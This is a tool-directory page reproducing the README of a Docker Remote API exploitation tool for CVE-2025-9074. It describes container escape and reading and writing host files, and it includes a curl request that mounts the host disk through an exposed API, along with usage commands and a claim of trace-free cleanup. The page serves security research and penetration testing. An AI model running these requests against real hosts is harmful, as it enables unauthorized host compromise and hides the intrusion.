
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-9074-Docker-Exploit — 一个功能强大的 Docker 远程 API 漏洞利用工具,用于 CVE-2025-9074 漏洞的安全研究和测试。 | Kitploit
Tools/GitHubGitHub/shaoshi17/cve-2025-9074-docker-exploit
Container SecurityVulnerability AnalysisExploitationPenetration TestingCloud SecurityRed TeamingContainer Escape
GitHubshaoshi17/cve-2025-9074-docker-exploit

CVE-2025-9074-Docker-Exploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

一个功能强大的 Docker 远程 API 漏洞利用工具,用于 CVE-2025-9074 漏洞的安全研究和测试。

View Repository
127 months agoNot yet reviewed

CVE-2025-9074 Docker Container Command Execution Tool

A powerful Docker remote API exploitation tool for security research and testing of CVE-2025-9074 vulnerability.

Core Advantages

✅ Fully automated container lifecycle management: Automatically creates temporary containers, cleans up after operations, leaving no traces
✅ Smart path handling: Automatically recognizes and converts Windows paths to Docker mount format
✅ Fully automated workflow: No need to manually input complex commands; menu-based interaction; one-click file operations
✅ Cross-platform compatibility: Fully supports Windows and Linux systems

Screenshots of some features

image

Features

  • Container Operations

    • List running containers
    • List all containers (including stopped)
    • Create new container
    • Stop container
    • Delete container
    • Execute single command
    • Interactive terminal (requires docker library)
  • Image Management

    • View local images
    • Pull new image
    • Delete image
  • Host File Operations

    • Upload file to host
    • Download file from host
    • Read host file content
    • Write file to host
    • Automatically handle Windows Docker Desktop path mapping

Vulnerability Description

CVE-2025-9074 is a security vulnerability in the Docker Remote API. An attacker can exploit it by gaining unauthorized access to the Docker API to:

  • Execute arbitrary commands
  • Create containers and mount host disks
  • Achieve container escape
  • Read/write host files

Requirements

  • Python 3.6+

Install Dependencies

Install all dependencies using requirements.txt:

root@kitploit:~
pip install -r requirements.txt

Or manually install:

root@kitploit:~
pip install requests docker websocket-client

Usage

Basic Usage

Run the script directly using the default Docker API address:

root@kitploit:~
python CVE-2025-9074-docker-exploit.py

Custom Docker API Address

root@kitploit:~
python CVE-2025-9074-docker-exploit.py -u http://192.168.1.100:2375

Command Line Options

root@kitploit:~
python CVE-2025-9074-docker-exploit.py [options]

Options:
  -u, --url URL         Docker API address (default: http://192.168.65.7:2375)

Detailed Features

Container Operations

  1. List running containers: Display a list of all running containers
  2. List all containers: Display all containers (including stopped ones)
  3. Create new container: Create a new container using a specified image
  4. Stop container: Stop a running container
  5. Delete container: Delete a container (force delete available)
  6. Execute single command: Execute a single command in the container
  7. Interactive terminal: Enter an interactive shell in the container (requires docker library)

Using the Interactive Terminal

  1. After running the script, select "1. Container Operations"
  2. Select "1. List running containers"
  3. Enter the container index to select a container
  4. Select "2. Interactive terminal (requires docker library)"
  5. Enter the shell command (default: /bin/sh)
  6. Start interactive operation

Image Management

  1. View images: List all local images
  2. Pull image: Pull a new image from Docker Hub
  3. Delete image: Delete a local image

Host File Operations

Upload File to Host

root@kitploit:~
1. Upload file to host
Enter local file path: /path/to/local/file.txt
Enter host destination directory: D:/temp
Enter destination filename (leave blank to keep original):

Download File from Host

root@kitploit:~
2. Download file from host
Enter host file path: D:/temp/file.txt
Enter local save path: /tmp

Read Host File Content

root@kitploit:~
3. Read host file content
Enter host file path: D:/temp/file.txt

Write File to Host

root@kitploit:~
4. Write file to host
Enter host destination directory: D:/temp
Enter file content: Hello, World!

Windows Docker Desktop Path Mapping

This tool automatically handles Windows Docker Desktop path mapping:

Windows Path

Supported input formats:

  • D:\ or D:/
  • D:\temp or D:/temp
  • "D:\file.txt" (with quotes)
  • 'D:/file.txt' (with quotes)

Security Notes

⚠️ Important Notice:

  1. For authorized testing only: This tool is intended solely for authorized security testing and educational purposes.
  2. Legal compliance: Ensure explicit authorization from the target system before use.
  3. Isolated environment: Recommended for use in isolated test environments.
  4. Permission restrictions: Windows Docker Desktop requires running as administrator to write to the C: drive.
  5. Do not misuse: Unauthorized use of this tool may violate laws.

Technical Principles

Container Escape

Create a container via Docker API and mount the host disk:

root@kitploit:~
curl -X POST "http://<target>:2375/containers/create" \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "python:3.11.7",
    "Cmd": ["sleep", "999d"],
    "HostConfig": {
      "Binds": ["/mnt/host/d:/tmp"]
    },
    "Tty": true
  }'

File Read/Write

Read and write host files by executing commands in the container:

root@kitploit:~
# Write file
echo "content" > /tmp/file.txt

# Read file
cat /tmp/file.txt

Troubleshooting

Container creation failed (500 error)

  • Check if the Docker API is accessible
  • Confirm the path format is correct
  • Verify the image exists

File write failed

  • Windows Docker Desktop requires running as administrator
  • Check the permission settings of the target directory

Interactive terminal cannot start

  • Ensure the docker library is installed: pip install docker websocket-client
  • Check if the terminal supports interactive mode

Development and Testing

Run Test

root@kitploit:~
python CVE-2025-9074-docker-exploit.py

Code Structure

root@kitploit:~
CVE-2025-9074-docker-exploit.py
├── Container management functions
│   ├── get_containers()
│   ├── display_containers()
│   ├── create_container()
│   ├── stop_container()
│   └── delete_container()
├── Image management functions
│   ├── get_images()
│   ├── display_images()
│   ├── pull_image()
│   └── remove_image()
├── Host file operation functions
│   ├── upload_file_to_host()
│   ├── download_file_from_host()
│   ├── read_file_from_host()
│   └── write_file_to_host()
└── Utility functions
    ├── normalize_host_path()
    ├── create_container_with_mount()
    ├── start_container()
    └── stop_and_remove_container()

Contributing

Welcome to submit Issues and Pull Requests!

License

This project is for educational and security research purposes only.

Disclaimer

This tool is intended solely for authorized security testing and educational purposes. Users bear all responsibility and risk associated with using this tool. The author is not liable for any misuse or unauthorized use of this tool.

References

  • CVE-2025-9074 Vulnerability Details
  • Docker Remote API Documentation
  • Windows Docker Desktop Path Mapping Rules
Download Tool
Docker Mount Path
D:\/mnt/host/d
D:\temp/mnt/host/d/temp
C:\Windows/mnt/host/c/Windows
C:\Users\test/mnt/host/c/Users/test